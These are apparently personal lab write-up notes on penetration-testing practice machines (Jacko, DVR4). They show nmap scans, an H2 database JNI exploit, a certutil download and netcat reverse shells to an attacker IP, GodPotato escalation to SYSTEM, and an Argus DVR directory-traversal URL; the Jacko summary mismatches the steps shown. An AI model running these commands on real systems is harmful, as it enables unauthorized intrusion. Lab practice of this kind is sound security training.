listening on [any] 443 ...
connect to [192.168.45.176] from (UNKNOWN) [192.168.182.188] 49801

whoami


Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>whoami

nt authority\system
```

And we got the proof.txt !!



Jacko [Medium]

Brief:

→ Port **80** upload functionality.
→ **.ODT** files are uploadable the macros was fixed .
→ Found exploit **badodt.py** exploit in github.
→ And uploaded a malicious **bad.odt** file and got the ntlm hash of one user via smbshare.
→ Crack the ntlm hash and got access to smb and uploaded the windows php webshell and got conection.
→ and have 3306 port is open internally .
→ Uisng ligolo got access to the l=internal and access the mysql service .
→ Where this mysql serivice is ran ad LocalSystem user .
→ So using the .dll privilehe escalation technique we are able to get the system privilege access ..

OS: Windows [Hard]

Web-Technologies: php, apache

IP:

Users:

Credentials:

==========

Ports (Try to list):

80 → Upload .odt files !!

445 → smb

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.66 --open

NMAP Results:

```
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: H2 Database Engine (redirect)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5040/tcp open  unknown
8082/tcp open  http         H2 database http console
|_http-title: H2 Console
9092/tcp open  XmlIpcRegSvc?
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
```

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Started with the Web Application port **8082**.
→ There is h2 database console is running .



In the view pagesource : you can see the product name !!

```
<p>
For more information, see <a target="_blank" href="http://www.h2database.com/html/features.html#database_url">D
</p>
```


```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Jacko]
└─# searchsploit h2 database
----------------------------------------------------------
 Exploit Title
----------------------------------------------------------
H2 Database - 'Alias' Arbitrary Code Execution
H2 Database 1.4.196 - Remote Code Execution
H2 Database 1.4.197 - Information Disclosure
H2 Database 1.4.199 - JNI Code Execution
Oracle Database 10 g - XML DB xdb.xdb_pitrig_pkg
----------------------------------------------------------
```

you can see **H2 Database 1.4.199 - JNI Code Execution → java/local/49384.txt**

let's see the exploit !!

code to be paste:


```
-- Write native library
SELECT CSVWRITE('C:\Windows\Temp\JNIScriptEngine.dll', CONCAT('SELECT NULL "',
CHAR(0x4d),CHAR(0x5a),CHAR(0x90),CHAR(0x00),CHAR(0x03),CHAR(.....),
(.....),(.....),(.....),(.....),(.....),(.....),(.....),
(.....),(.....),(.....),(.....),(.....),
(.....),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),C-
HAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),C-
HAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),C-
HAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x00),C-
HAR(0x00),CHAR(0x00),'"'), 'ISO-8859-1', '', '', '', '', '');

-- Load native library
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');
```



and click on **Run**

After this you can execute the commands in the system !!

```
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```



You can see we can run the commands !!

Now we need to get the shell !!

Now upload the **nc64.exe** and get the shell !!

```

CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("**certutil -urlcache -f http://192.168.45.158/nc64.exe C:\\\\Users\\tony\\nc64.exe**").getInputStream()).useDelimiter("\\Z").next()');

```

Now we uploaded the **nc64.exe** Now enter the final command !!

```
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("**C:\\Users\\tony\\nc64.exe 192.168.45.158 4545 -e cmd**").getInputStream()).useDelimiter("\\Z").next()');
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Jacko]
└─# rlwrap -cAr nc -lvnp 4545
listening on [any] 4545 ...
connect to [192.168.45.158] from (UNKNOWN) [192.168.225.66] 49900
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\H2\service>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.
```

we got the shell on **4545**

you can see when we enter the command **whoami** it is not working !!


now navigate to **C:\Windows\System32** path and enter the **whoami** command

```
C:\Windows\System32>whoami
whoami
jacko\tony
```

got the **local.txt**

Let's setupthe path !!

C:\Users\Public\temp>**set PATH=%PATH%;C:\windows\system32;C:\windows;C:\windows\System32\Wbem;C:\windows\System32\WindowsPowerShell\v1.0\;C:\windows\System32\OpenSSH\;C:\Program Files\dotnet**



you can see now the path is Set correctly !!

PrivEsc: [**GodPotato.exe**]

C:\Windows\System32>**whoami /priv**

```
C:\Windows\System32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

you can see the **SeImpersonate**

Upload the GodPotato.exe and get shel administrator shell !!

C:\Users\Public\temp>**.\GodPotato.exe -cmd "C:\Users\tony\nc64.exe 192.168.45.158 1234 -e cmd"**

```
C:\Users\Public\temp>.\GodPotato.exe -cmd "C:\Users\tony\nc64.exe 192.168.45.158 1234 -e cmd"
.\GodPotato.exe -cmd "C:\Users\tony\nc64.exe 192.168.45.158 1234 -e cmd"
[*] CombaseModule: 0x140724560658432
[*] DispatchTable: 0x140724563000928
[*] UseProtseqFunction: 0x140724562368528
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\aa711bfa-5ba6-45b8-9d9a-41f512ce62b2\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00001402-0fa8-ffff-512e-9d13a8fca0d8
```

```
└─# rlwrap -cAr nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.158] from (UNKNOWN) [192.168.225.66] 49988
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
```

we got the access to the **nt authority system** !!

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
1056e2f7db0a33241ba530ae411eb8a3

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.225.66
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.225.254

C:\Users\Administrator\Desktop>
```

got the **proof.txt**

DVR4 [Medium]

Brief:

OS: Windows

Web-Technologies:

IP:

Users:

Credentials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
| 3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
|_ 384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5040/tcp open unknown
7680/tcp open pando-pub?
8080/tcp open http-proxy
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
|_http-title: **Argus Surveillance DVR**
| fingerprint-strings:
| GetRequest, HTTPOptions:
| HTTP/1.1 200 OK
| Connection: Keep-Alive
| Keep-Alive: timeout=15, max=4
| Content-Type: text/html
| Content-Length: 985
| <HTML>
| <HEAD>
| <TITLE>
| Argus Surveillance DVR
| </TITLE>
| <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
| <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
| <frameset frameborder="no" border="0" rows="75,*,88">
| <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidth="0" marginheight="0">
| <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" marginwidth="0" marginheight="0">
| <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">
| <noframes>
| This page uses frames, but your browser doesn't support them.
|_ </noframes>

```
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
```

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ My eyes goes first to the port 8080
→ In the Nmap scan `**Argus Surveillance DVR**`
→ Started to search for the public exploits !!


```
┌──(root💀kali)-[/home/…/offsec/pg/Win/DVR4]
└─# searchsploit Argus Surveillance DVR
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
Argus Surveillance DVR 4.0 - Unquoted Service Path
Argus Surveillance DVR 4.0 - Weak Password Encryption
Argus Surveillance DVR 4.0.0.0 - Directory Traversal
Argus Surveillance DVR 4.0.0.0 - Privilege Escalation
------------------------------------------------------------------------
```

you can see there is a Directory transversal anf Weak password encrtyption is a Local Privesc technique !!

Intial Access:


Argus Surveillance DVR 4.0.0.0 - Directory Traversal → windows_x86/webapps/45296.txt

We got the Directory traversal !!



; for 16-bit app support [386Enh] woafont=dosapp.fon EGA80WOA.FON=EGA80WOA.FON EGA40WO
CGA80WOA.FON=CGA80WOA.FON CGA40WOA.FON=CGA40WOA.FON [drivers] wave=mmdrv.dll tir

When we see the web application there is an endpoint called users !!



you can see there are two users Viewer and Administrator !!

We know that in this machien the ssh is also Open So let's try to get the **id_rsa** key !!

Adminsitrator :

http://192.168.225.179:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..

